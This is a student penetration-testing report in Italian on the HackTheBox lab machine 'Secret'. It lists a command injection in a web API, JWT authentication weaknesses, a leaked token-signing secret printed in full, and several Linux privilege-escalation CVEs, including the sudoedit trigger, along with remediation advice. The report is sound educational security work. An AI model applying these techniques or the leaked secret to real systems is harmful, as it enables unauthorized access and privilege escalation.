

Penetration Testing Report

HACKTHEBOX: SECRET

Alessandro Ferrentino | Corso di PTEH | A.A. 2021/2022



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Sommario

EXECUTIVE SUMMARY.....	3
ENGAGEMENT HIGHLIGHTS	4
VULNERABILITY REPORT	5
REMEDIATION REPORT	6
FINDINGS SUMMARY	7
DETAILED SUMMARY.....	8
CRITICAL RISK FINDINGS	8
OS COMMAND INJECTION NELLA WEB APPLICATION	8
HIGH RISK FINDINGS	8
DEBOLEZZE NEL MECCANISMO DI AUTENTICAZIONE DELLA WEB APPLICATION.....	8
VULNERABILITÀ NELLA UTILITY PKEXEC DI POLKIT.....	9
VULNERABILITÀ NEL COMANDO SUDO	9
VULNERABILITÀ NEL KERNEL LINUX	10
VULNERABILITÀ IN GNU SCREEN.....	10
MEDIUM RISK FINDINGS.....	11
SENSITIVE DATA EXPOSURE NEL CODICE SORGENTE DELLA WEB APPLICATION.....	11
MANCANZA DI HEADER HTTP “CONTENT SECURITY POLICY” (CSP)	11
MANCANZA DI HEADERS HTTP ANTI-CLICKJACKING.....	12
ASSENZA DI TOKENS ANTI-CSRF.....	12
LOW RISK FINDINGS.....	13
INCLUSIONE DI FILE JAVASCRIPT PROVENIENTI DA ALTRI DOMINI.....	13
PRIVATE IP DISCLOSURE.....	13
INFORMATION LEAK TRAMITE HTTP RESPONSE HEADER “X-POWERED-BY”	13
MANCANZA DELL’HEADER HTTP “X-CONTENT-TYPE-OPTIONS”	14
TIMESTAMP DISCLOSURE.....	14
UTILIZZO DEI TCP TIMESTAMPS.....	15
INFORMATIONAL FINDINGS	15
URLS ESTERNE	15
METODI HTTP CONSENTITI (PER DIRECTORY).....	16
SITEMAP DELLA WEB APPLICATION.....	17
ENUMERAZIONE DELLE DIRECTORY DEL WEB SERVER	17
VERSIONE E TIPO DEL SERVER HTTP	17
ENUMERAZIONE DEGLI HTTP SERVER BANNER.....	18
INFORMAZIONI RELATIVE AGLI HTTP SECURITY HEADERS	19
HYPERTEXT TRANSFER PROTOCOL (HTTP) INFORMATION.....	19
UTILIZZO DEI TIMESTAMP ICMP	20
SERVICE DETECTION.....	21

NGINX HTTP SERVER DETECTION	21
TIPO E VERSIONE DEL SERVER SSH	21
ALGORITMI SUPPORTATI DA SSH	22
L'ALGORITMO SHA-1 HMAC È ABILITATO IN SSH.....	23
VERSIONI DEL PROTOCOLLO SSH SUPPORTATE	23
SSH ACCETTA L'AUTENTICAZIONE TRAMITE PASSWORD.....	23
COMMON PLATFORM ENUMERATION (CPE)	24
INFORMAZIONI SU TRACEROUTE	24
OS IDENTIFICATION	25
TIPO DI DEVICE	25
SYN SCANNER	25
<u>REFERENCES.....</u>	27
<u>APPENDIX.....</u>	29
PROOF OF CONCEPTS	29
OS COMMAND INJECTION NELLA WEB APPLICATION	29
DEBOLEZZE NEL MECCANISMO DI AUTENTICAZIONE DELLA WEB APPLICATION.....	31
VULNERABILITÀ NELLA UTILITY PKEXEC DI POLKIT.....	33
SENSITIVE DATA EXPOSURE NEL CODICE SORGENTE DELLA WEB APPLICATION.....	35
MANCANZA DI HEADERS HTTP ANTI-CLICKJACKING.....	37

Executive Summary

Come attività progettuale per l'esame di Penetration Testing ed Ethical Hacking, è stato svolto un processo di Penetration Testing sulla macchina Secret, offerta dalla piattaforma HackTheBox.

Lo scopo del processo di Penetration Testing è quello di mettere in pratica le nozioni fornite durante il corso al fine di verificare le conoscenze acquisite.

E' stato utilizzato un approccio di tipo "black box", dunque non si aveva nessuna conoscenza preliminare sull'asset da analizzare. Come metodologia di testing è stato utilizzato il General Framework per il Penetration Testing.

L'attività è stata eseguita connettendosi tramite VPN alla rete offerta dalla piattaforma HackTheBox, in modo tale da avere visibilità dell'host da analizzare.

Sono state individuate un numero non trascurabile di vulnerabilità, che possono consentire ad un attaccante di compiere diverse attività maliziose.

Infatti, potrebbe **forzare** una **vittima** ad inviare richieste HTTP, alla web application presente nell'asset, in modo **inconsapevole** e **non-intenzionale**.

Inoltre, può ottenere **accesso a livello amministrativo** alla web application ed ha la facoltà di ottenere il **completo controllo** della macchina in questione, in modo remoto.

Pertanto, l'asset si trova in una situazione di rischio **elevata**. Soprattutto alla luce del fatto che **non sono richieste conoscenze particolarmente profonde** per sfruttare le vulnerabilità presenti, e quindi anche un attaccante **poco esperto** può compromettere l'asset.

E' opportuno quindi aggiornare il sistema operativo e diversi applicativi, migliorare alcune componenti della web application ed apportare alcune modifiche alla stessa, in modo tale da **eliminare** le vulnerabilità rilevate e rendere **sicuro** l'asset.

Engagement Highlights

La seguente attività di Penetration Testing è stata svolta nel contesto dell'esame di Penetration Testing ed Ethical Hacking.

Relativamente alla metodologia ed agli strumenti, è stato fornito libero arbitrio.

Non sono stati imposti dei vincoli temporali relativamente all'attività da svolgere.

L'obiettivo è analizzare un caso di studio a scelta dello studente e documentare in maniera opportuna l'intero processo.

Non è stato previsto alcun accordo di Non-Disclosure Agreement (NDA).

Vulnerability Report

Nella seguente sezione si offre una panoramica ad alto livello delle vulnerabilità individuate e di come queste possono impattare sull'asset:

- **Vulnerabilità critica** nella web application che consente ad un attaccante di ottenere il controllo della macchina target.
- **Debolezze** nel meccanismo di autenticazione della web application che consentono ad un attaccante di ottenere accesso a livello di amministratore alla web application.
- **Vulnerabilità** nel package Polkit che consente ad un qualsiasi utente che ha accesso alla macchina di ottenere privilegi a livello amministrativo.
- **Vulnerabilità** nel package Sudo che consente ad un qualsiasi utente che ha accesso alla macchina di ottenere privilegi a livello amministrativo.
- **Vulnerabilità** nel Kernel Linux che consente ad un qualsiasi utente che ha accesso alla macchina di ottenere privilegi a livello amministrativo oppure di causare una negazione del servizio.
- **Vulnerabilità** nel package Screen che consente ad un qualsiasi utente che ha accesso alla macchina di ottenere privilegi a livello amministrativo.
- **Un'information leakage** nel codice sorgente dell'applicazione fornisce ad un attaccante un'informazione preziosa per accedere alla web application con privilegi di amministratore.
- **L'assenza di HTTP security Headers** nella web application può consentire ad un attaccante di sferrare attacchi di "Clickjacking", che gli consentono di ingannare un utente facendogli cliccare un link che sembra portare ad una certa destinazione ma che conduce in realtà ad un'altra destinazione, scelta dall'attaccante per scopi maliziosi.
- **La mancanza di token anti-CSRF** nella web application può consentire ad un attaccante di sferrare un attacco di Cross-Site Request Forgery (CSRF), che gli permette di forzare una vittima ad inviare richieste HTTP alla Web Application in modo inconsapevole e non intenzionale.
- **I file javascript** inclusi nella web application potrebbero contenere codice malizioso.
- **Alcuni contenuti** forniti dalla web application contengono informazioni sensibili, che potrebbero essere di aiuto ad un attaccante per sferrare degli attacchi.

Remediation Report

A valle del processo di penetration testing svolto sono state individuate alcune vulnerabilità, particolarmente gravi, che possono consentire **accesso amministrativo** alla Web Application e, soprattutto, il **controllo completo** della macchina ospite.



Si ribadisce il fatto che le suddette vulnerabilità non richiedono forti competenze e conoscenze in ambito informatico, e quindi anche un attaccante **poco esperto** ha la possibilità di **compromettere** la macchina.

Vengono forniti i seguenti suggerimenti al fine di migliorare la sicurezza dell'asset ed evitare danni e compromissioni:

- Sanificare gli input che l'utente fornisce alla web application.
- Migliorare il meccanismo di autenticazione della web application.
- Aggiornare il package Polkit.
- Aggiornare il package Sudo.
- Aggiornare il Kernel Linux.
- Aggiornare il package Screen.
- Cambiare il valore dell'informazione segreta utilizzata della web application nel meccanismo di autenticazione.
- Utilizzare HTTP security Headers nella web application.
- Utilizzare token anti-CSRF nella web application.
- Assicurarsi che i file javascript inclusi provengano da sorgenti fidate.
- Configurare la web application in modo tale che non ci siano information leakage.
- Disabilitare i TCP Timestamp sull'host.

Findings Summary

In seguito, vengono riportate informazioni statistiche relativamente alle vulnerabilità individuate.



Detailed Summary

In questa sezione vengono riportate le vulnerabilità individuate nell'asset di interesse, suddivise in cinque livelli di gravità: Critical, High, Medium, Low ed Informational.

Per ciascuna vulnerabilità vengono riportate: una breve descrizione della stessa, come questa è stata individuata, i rischi associati, il livello di gravità, l'id (eventuale) della vulnerabilità, la soluzione ed eventuali riferimenti.

CRITICAL RISK FINDINGS

OS Command Injection nella Web Application

- **Descrizione:** Una vulnerabilità di tipo OS Command injection, presente nell'api `/api/logs`, consente ad attaccanti remoti di far eseguire alla macchina su cui è in esecuzione l'applicazione qualsiasi comando del sistema operativo, tramite il parametro `file`.

A screenshot of a REST client interface. At the top, a GET request is shown with a URL containing a token. Below the URL bar, the 'Headers' tab is selected, displaying a table with one header entry: 'auth-token' with a long alphanumeric value. The interface includes tabs for Params, Authorization, Headers, Body, Pre-request Script, Tests, and Settings.

- **Detection:** La vulnerabilità è stata rilevata analizzando manualmente il codice sorgente associato all'applicazione, in particolare dell'api `/api/logs`.
- **Rischi:** Un attaccante può far eseguire qualsiasi comando al Sistema Operativo ospite. Questo può comportare anche il controllo remoto della macchina.
- **CVSS Score:** 9.8 (Critical) [\[1\]](#)
- **Vulnerability ID:** Ao3:2021 – Injection [\[2\]](#)
- **Soluzione:** Utilizzare dei filtri per neutralizzare i caratteri speciali, contenuti nell'input fornito dall'utente, che hanno un significato particolare per il sistema operativo.
- **Riferimenti:**
<https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H>
https://owasp.org/Top10/Ao3_2021-Injection/

HIGH RISK FINDINGS

Debolezze nel meccanismo di autenticazione della Web Application

- **Descrizione:** Il meccanismo di autenticazione presenta delle debolezze, poiché ad ogni account è associato sempre lo stesso token JWT e non viene applicata nessuna strategia di invalidazione dei token.

- Detection: Le debolezze sono state rilevate analizzando manualmente il codice sorgente associato all'applicazione.
- Rischi: E' possibile bypassare il meccanismo di login tramite furto di token JWT oppure forgiandone uno manualmente. Questo può permettere ad un attaccante di accedere ad aree della web app riservate all'amministratore.
- CVSS Score: 7.5 (High) ^[3]
- Vulnerability ID: Ao7:2021 – Identification and Authentication Failures ^[4]
- Soluzione: Utilizzare un session manager sicuro che genera un nuovo session ID casuale, caratterizzato da alta entropia, dopo ciascun login ed utilizzare un meccanismo di invalidazione dei token.
- Riferimenti:
<https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N>
https://owasp.org/Top10/Ao7_2021-Identification_and_Authentication_Failures/

Vulnerabilità nella utility pkexec di Polkit

- Descrizione: L'applicazione pkexec è un tool progettato per consentire ad utenti non privilegiati di eseguire comandi come un utente privilegiato, in accordo alle politiche predefinite. La versione corrente di pkexec non gestisce correttamente il conteggio dei parametri e ciò porta l'applicazione ad eseguire variabili d'ambiente come se fossero comandi.
- Detection: La vulnerabilità è stata rilevata utilizzando lo script "Linpeas.sh".
- Rischi: Un attaccante può sfruttare questa vulnerabilità costruendo delle variabili d'ambiente in modo tale da indurre pkexec ad eseguire codice arbitrario.
- CVSS Score: 7.8 (High)
- Vulnerability ID: CVE-2021-4034
- Soluzione: Aggiornare il package Polkit ad una versione non vulnerabile (consigliato). In alternativa, è possibile disattivare il bit SUID del comando pkexec (workaround).
- Riferimenti:
<https://nvd.nist.gov/vuln/detail/CVE-2021-4034>
<https://theseckmaster.com/how-to-fix-the-polkit-privilege-escalation-vulnerability-cve-2021-4034/>

Vulnerabilità nel comando Sudo

- Descrizione: Il comando Sudo precedente alla versione 1.9.5p2 contiene un errore di tipo "off-by-one" che comporta a sua volta una vulnerabilità di tipo "heap-based buffer overflow".
- Detection: La vulnerabilità è stata rilevata utilizzando lo script "Linpeas.sh".

- Rischi: Un attaccante può effettuare una privilege escalation a root tramite il comando “sudoedit -s” ed un argomento fornito tramite linea di comando che termina col carattere backslash (\).
- CVSS Score: 7.8 (High)
- Vulnerability ID: CVE-2021-3156
- Soluzione: Aggiornare Sudo alla versione 1.9.5p2 o successiva.
- Riferimenti:
<https://nvd.nist.gov/vuln/detail/CVE-2021-3156>
<https://www.sudo.ws/releases/stable/#1.9.5p2>

Vulnerabilità nel kernel Linux

- Descrizione: E' presente una vulnerabilità di tipo “heap out-of-bounds” nel percorso “net/netfilter/x_tables.c” del Kernel Linux sin dalla versione “v2.6.19-rc1”.
- Detection: La vulnerabilità è stata rilevata utilizzando lo script “Linpeas.sh”.
- Rischi: Un attaccante può effettuare una privilege escalation oppure un DoS (tramite heap memory corruption).
- CVSS: 7.8 (High) (NIST) | 8.3 (High) (CNA)
- Vulnerability ID: CVE-2021-22555
- Soluzione: Aggiornare il Kernel Linux ad una versione non vulnerabile (le versioni dalla 5.12 in poi sono ritenute sicure). In alternativa, si può impedire ad utenti non-privilegiati di eseguire “unshare(CLONE_NEWUSER)” e “unshare(CLONE_NEWNET)” tramite il seguente comando “echo 0 > /proc/sys/user/max_user_namespaces”.
- Riferimenti:
<https://nvd.nist.gov/vuln/detail/CVE-2021-22555#vulnCurrentDescriptionTitle>
<https://meterpreter.org/researcher-publishes-poc-for-cve-2021-22555-linux-netfilter-local-privilege-escalation-flaw/>
<https://access.redhat.com/security/cve/cve-2021-22555>

Vulnerabilità in GNU screen

- Descrizione: Le versioni di GNU screen precedenti alla 4.5.1 permettono ad utenti locali di modificare qualsiasi file.
- Detection: La vulnerabilità è stata rilevata utilizzando lo script “Linpeas.sh”.
- Rischi: Un attaccante può effettuare una privilege escalation facendo leva sul controllo improprio dei permessi di logfile.
- CVSS: 7.8 (High)
- Vulnerability ID: CVE-2017-5618
- Soluzione: Aggiornare GNU screen alla versione 4.5.1 o successiva.
- Riferimenti:
<https://nvd.nist.gov/vuln/detail/CVE-2017-5618>

MEDIUM RISK FINDINGS

Sensitive Data Exposure nel codice sorgente della Web Application

- Descrizione: Nel codice sorgente, liberamente scaricabile dalla homepage della web application, è disponibile una vecchia versione del file .env (reperibile tramite il repository git), contenente lo stesso valore della variabile d'ambiente TOKEN_SECRET attualmente utilizzato dalla web app.

```
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCEZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEricMm9vPAYkhpwPTiuVwVhvwE
.env (END)
```

- Detection: La vulnerabilità è stata rilevata analizzando manualmente il codice sorgente associato all'applicazione, in particolare tramite il repository git ed il file ".env".
- Rischi: Grazie alla variabile d'ambiente TOKEN_SECRET, un attaccante possiede un'informazione preziosa per la creazione di token JWT.
- CVSS Score: 5.3 (Medium) ^[5]
- Vulnerability ID: Ao3:2017 – Sensitive Data Exposure ^[6]
- Soluzione: Cambiare il valore della variabile d'ambiente TOKEN_SECRET attualmente utilizzata dalla web app e rimuovere il file .env dal repository, per evitare futuri rischi di information leakage.
- Riferimenti:
<https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N>
https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

Mancanza di Header HTTP "Content Security Policy" (CSP)

- Descrizione: Il Content Security Policy (CSP) è un layer aggiuntivo di sicurezza che aiuta a rilevare e mitigare alcuni tipi di attacchi, inclusi Cross Site Scripting (XSS) e data injection. Il CSP fornisce un insieme di headers HTTP standard che permette agli amministratori di un sito web di dichiarare quali contenuti (JavaScript, CSS, frames HTML, fonts, etc..) possono essere caricati dal browser su quella pagina web.
- Detection: La vulnerabilità è stata rilevata da Nessus, OwaspZAP e Nikto.
- Rischi: Un attaccante potrebbe rubare dei dati, effettuare dei defacing o distribuire malware, sferrando attacchi di XSS o data injection.
- Severity: Medium.
- Vulnerability ID: Ao5:2021 – Security Misconfiguration ^[5]
- Soluzione: Configurare la Web Application in modo tale che utilizzi l'header Content-Security-Policy.
- Riferimenti:
https://owasp.org/Top10/Ao5_2021-Security_Misconfiguration/

Mancanza di Headers HTTP Anti-clickjacking

- Descrizione: Le risposte HTTP della Web App non contengono né l'header Content-Security-Policy, né l'header X-Frame-Options, utilizzati per proteggersi contro attacchi di "Clickjacking".
- Detection: La vulnerabilità è stata rilevata da Nessus, OwaspZAP e Nikto.
- Rischi: Un attaccante può sferrare attacchi di "Clickjacking", che consentono di ingannare un utente facendogli cliccare un link che sembra portare ad una certa destinazione ma che conduce in realtà ad un'altra destinazione, scelta dall'attaccante per scopi maliziosi.
- CVSS Score: 4.3 (Medium)
- Vulnerability ID: A05-2021 – Security Misconfiguration [151](#)
- Soluzione: Configurare la Web Application in modo tale che utilizzi l'header Content-Security-Policy e l'header X-Frame-Options. Se si ritiene che la pagina non verrà mai inclusa in un frame di un'altra pagina, allora il valore di X-Frame-Options dovrebbe essere impostato a "DENY", altrimenti, dovrebbe essere impostato a "SAMEORIGIN".
- Riferimenti:
https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
<https://www.forcepoint.com/cyber-edu/clickjacking#:~:text=The%20Impact%20of%20Clickjacking&text=The%20user%20assumes%20that%20they,valuable%20data%20they%20can%20exploit>

Assenza di Tokens Anti-CSRF

- Descrizione: Nessun token Anti-CSRF è stato trovato nei form HTML.
- Detection: La vulnerabilità è stata rilevata da Nessus ed OwaspZAP.
- Rischi: Un attaccante può sferrare un attacco di Cross-Site Request Forgery (CSRF) per forzare una vittima ad inviare richieste HTTP alla Web Application in modo inconsapevole e non intenzionale.
- Severity: Medium
- Vulnerability ID: A01-2021 – Broken Access Control [157](#)
- Soluzione: Generare un token casuale (ad alta entropia) per ciascun form, inserire il token all'interno del form, e validare il token quando il form viene sottomesso.
- Riferimenti:
https://owasp.org/Top10/A01_2021-Broken_Access_Control/

LOW RISK FINDINGS

Inclusione di File JavaScript provenienti da altri domini

- Descrizione: La homepage include un file javascript proveniente da un dominio di terze parti (cdnjs.cloudflare.com).

Evidence

```
<script  
src="https://cdnjs.cloudflare.com/ajax/libs/highlight.js/  
9.15.8/highlight.min.js"></script>
```

- Detection: La vulnerabilità è stata rilevata da OwaspZAP
- Rischi: Il contenuto del file incluso potrebbe essere malizioso.
- Severity: Low
- Vulnerability ID: Ao8-2021 – Software and Data Integrity Failures [\[18\]](#)
- Soluzione: Assicurarsi che i file JavaScript vengano scaricati solo da sorgenti fidate e che queste ultime non possano essere controllate dagli utenti dell'applicazione.
- Riferimenti:
[https://owasp.org/Top10/Ao8_2021-Software and Data Integrity Failures/](https://owasp.org/Top10/Ao8_2021-Software_and_Data_Integrity_Failures/)
<https://beaglesecurity.com/blog/vulnerability/cross-domain-javascript-source-file-inclusion.html#:~:text=Cross%2Ddomain%20JavaScript%20source%20file,on%20the%20victim's%20web%20application.>

Private IP Disclosure

- Descrizione: Nel body della risposta HTTP ricevuta in seguito alla GET della URL "<http://10.10.11.120/assets/fontawesome/js/all.min.js>" contiene un IP Privato (e.g. 10.x.x.x, 172.x.x.x, 192.168.x.x) oppure un hostname privato di Amazon EC2.

Evidence

10.1.9.34

- Detection: La vulnerabilità è stata rilevata da OwaspZAP.
- Rischi: Quest'informazione può rivelare ad un'attaccante la presenza di ulteriori sistemi da violare.
- Severity: Low
- Vulnerability ID: Ao1-2021 – Broken Access Control [\[17\]](#)
- Soluzione: Rimuovere l'indirizzo IP privato presente nella risposta HTTP.
- Riferimenti:
https://owasp.org/Top10/Ao1_2021-Broken_Access_Control/

Information Leak tramite HTTP Response Header "X-Powered-By"

- Descrizione: La web application include nelle risposte HTTP l'header "X-Powered-By: Express".

Evidence

X-Powered-By: Express

- Detection: La vulnerabilità è stata rilevata da OwaspZAP e Nikto.

- Rischi: Un'attaccante potrebbe sfruttare la conoscenza del framework su cui è basato la web app (Express) per cercare le vulnerabilità di cui quest'ultimo è affetto.
- Severity: Low
- Vulnerability ID: A01-2021 – Broken Access Control [\[17\]](#)
- Soluzione: Configurare la web app in modo da sopprimere l'header "X-Powered-By".
- Riferimenti:
https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Mancanza dell'Header HTTP "X-Content-Type-Options"

- Descrizione: La web app non include l'header HTTP "X-Content-Type-Options".
- Detection: La vulnerabilità è stata rilevata da OwaspZAP.
- Rischi: Vecchie versioni di Internet Explorer e Chrome potrebbero effettuare un'operazione di MIME-sniffing, con la conseguenza che il body della risposta potrebbe essere interpretato e mostrato come un content type diverso da quello dichiarato.
- Severity: Low
- Vulnerability ID: A05-2021 – Security Misconfiguration [\[15\]](#)
- Soluzione: Configurare la web app in modo tale che includa l'header "X-Content-Type-Options" al valore "nosniff" per OGNI pagina web.
- Riferimenti:
https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Timestamp Disclosure

- Descrizione: La web app divulga un timestamp nella risposta alla richiesta GET "<http://10.10.11.120:3000/assets/css/theme.css>"
- | | |
|-----------------|----------|
| Evidence | 23252930 |
|-----------------|----------|
- Detection: La vulnerabilità è stata rilevata da OwaspZAP.
 - Rischi: Un'attaccante potrebbe sfruttare quest'informazione per sferrare degli attacchi.
 - Severity: low
 - Vulnerability ID: A01-2021 – Broken Access Control [\[17\]](#)
 - Soluzione: Confermare manualmente che il timestamp non contiene informazioni sensibili che possono essere utilizzate da un'attaccante per compromettere l'asset.
 - Riferimenti:
https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Utilizzo dei TCP Timestamps

- Descrizione: L'host utilizza l'opzione "Timestamp" del protocollo TCP.
- Detection: la vulnerabilità è stata rilevata da OpenVAS.
- Rischi: Un'attaccante potrebbe calcolare l'uptime dell'host.
- CVSS Score: 2.6 (Low)
- Soluzione: Per disabilitare i TCP timestamps, aggiungere la riga "net.ipv4.tcp_timestamps = 0" al file "/etc/sysctl.conf". Eseguire il comando "sysctl -p" per applicare la modifica a runtime.

INFORMATIONAL FINDINGS

URLs Esterne

- Descrizione: E' possibile collezionare link diretti a siti esterni.

```
3 external URLs were gathered on this web server :  
URL...                               - Seen on...  
  
http://cdnjs.cloudflare.com/ajax/libs/highlight.js/9.15.2/styles/atom-one-dark.min.css - /docs  
https://dasith.works                        - /  
https://fonts.googleapis.com/css?family=Poppins:300,400,500,600,700&display=swap - /
```

- Detection: I risultati sono stati ottenuti da Nessus
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Metodi HTTP consentiti (per directory)

- Descrizione: Utilizzando il metodo OPTIONS, è possibile determinare quali metodi HTTP sono consentiti per ciascuna directory.

```
Based on tests of each method :  
  
- HTTP methods ACL BASELINE-CONTROL BCOPY BDELETE BMOVE BPROPFIND  
BPROPPATCH CHECKIN CHECKOUT CONNECT COPY DEBUG DELETE GET HEAD  
INDEX LABEL LOCK MERGE MKACTION MKCOL MKWORKSPACE MOVE NOTIFY  
OPTIONS ORDERPATCH PATCH POLL POST PROPFIND PROPPATCH PUT REPORT  
RPC_IN_DATA RPC_OUT_DATA SEARCH SUBSCRIBE UNCHECKOUT UNLOCK  
UNSUBSCRIBE UPDATE VERSION-CONTROL X-MS-ENUMATTS are allowed on :  
  
/assets/plugins/simplelightbox  
  
- HTTP methods ACL BASELINE-CONTROL BCOPY BDELETE BMOVE BPROPFIND  
BPROPPATCH CHECKIN CHECKOUT CONNECT COPY DEBUG DELETE GET HEAD  
LOCK MERGE MKACTION MKCOL MOVE NOTIFY OPTIONS PATCH POST  
PROPFIND PROPPATCH PUT REPORT SEARCH SUBSCRIBE UNLOCK UNSUBSCRIBE  
are allowed on :  
  
/download  
  
- HTTP methods ACL BASELINE-CONTROL BCOPY BDELETE BMOVE BPROPFIND  
BPROPPATCH CHECKIN CHECKOUT CONNECT COPY DELETE GET HEAD LOCK  
MERGE MKACTION MKCOL MOVE NOTIFY OPTIONS PATCH POST PROPFIND  
PROPPATCH PUT REPORT SEARCH SUBSCRIBE UNLOCK UNSUBSCRIBE  
are allowed on :  
  
/assets/css  
  
- HTTP methods ACL BASELINE-CONTROL BCOPY BDELETE BMOVE BPROPFIND  
CHECKOUT CONNECT COPY DEBUG DELETE GET HEAD INDEX LABEL LOCK  
MERGE MKACTION MKCOL MKWORKSPACE MOVE NOTIFY OPTIONS ORDERPATCH  
PATCH POLL POST PROPFIND PROPPATCH PUT REPORT RPC_IN_DATA  
RPC_OUT_DATA SEARCH SUBSCRIBE UNCHECKOUT UNLOCK UNSUBSCRIBE  
UPDATE VERSION-CONTROL X-MS-ENUMATTS are allowed on :  
  
/docs  
  
- HTTP methods ACL BASELINE-CONTROL BCOPY CHECKOUT CONNECT COPY  
DEBUG DELETE GET HEAD INDEX LABEL LOCK MERGE MKACTION MKCOL  
MKWORKSPACE MOVE NOTIFY OPTIONS ORDERPATCH PATCH POLL POST  
PROPFIND PROPPATCH PUT REPORT RPC_IN_DATA RPC_OUT_DATA SEARCH  
SUBSCRIBE UNCHECKOUT UNLOCK UNSUBSCRIBE UPDATE VERSION-CONTROL  
X-MS-ENUMATTS are allowed on :  
  
/api  
/assets  
  
- HTTP methods ACL CHECKOUT CONNECT COPY DEBUG DELETE GET HEAD  
INDEX LABEL LOCK MERGE MKACTION MKCOL MKWORKSPACE MOVE NOTIFY  
OPTIONS ORDER [...] ]
```

- Detection: I risultati sono stati ottenuti da Nessus
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Sitemap della Web Application

- Descrizione: E' possibile ottenere alcuni contenuti linkabili della web app.

```
The following sitemap was created from crawling linkable content on the target host :  
  
- http://10.10.11.120/  
- http://10.10.11.120/api  
- http://10.10.11.120/api/  
- http://10.10.11.120/assets/css/theme.css  
- http://10.10.11.120/assets/plugins/simplelightbox/simple-lightbox.min.css  
- http://10.10.11.120/docs  
- http://10.10.11.120/download/files.zip  
  
Attached is a copy of the sitemap file.
```

- Detection: I risultati sono stati ottenuti da Nessus
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Enumerazione delle directory del Web Server

- Descrizione: E' possibile enumerare alcune directory del web server.

```
The following directories were discovered:  
/docs  
  
While this is not, in and of itself, a bug, you should manually inspect  
these directories to ensure that they are in compliance with company  
security standards
```

- Detection: I risultati sono stati ottenuti da Nessus
- Rischi: Nessuno
- Severity: Informational
- Soluzione: Nessuna

Versione e tipo del Server HTTP

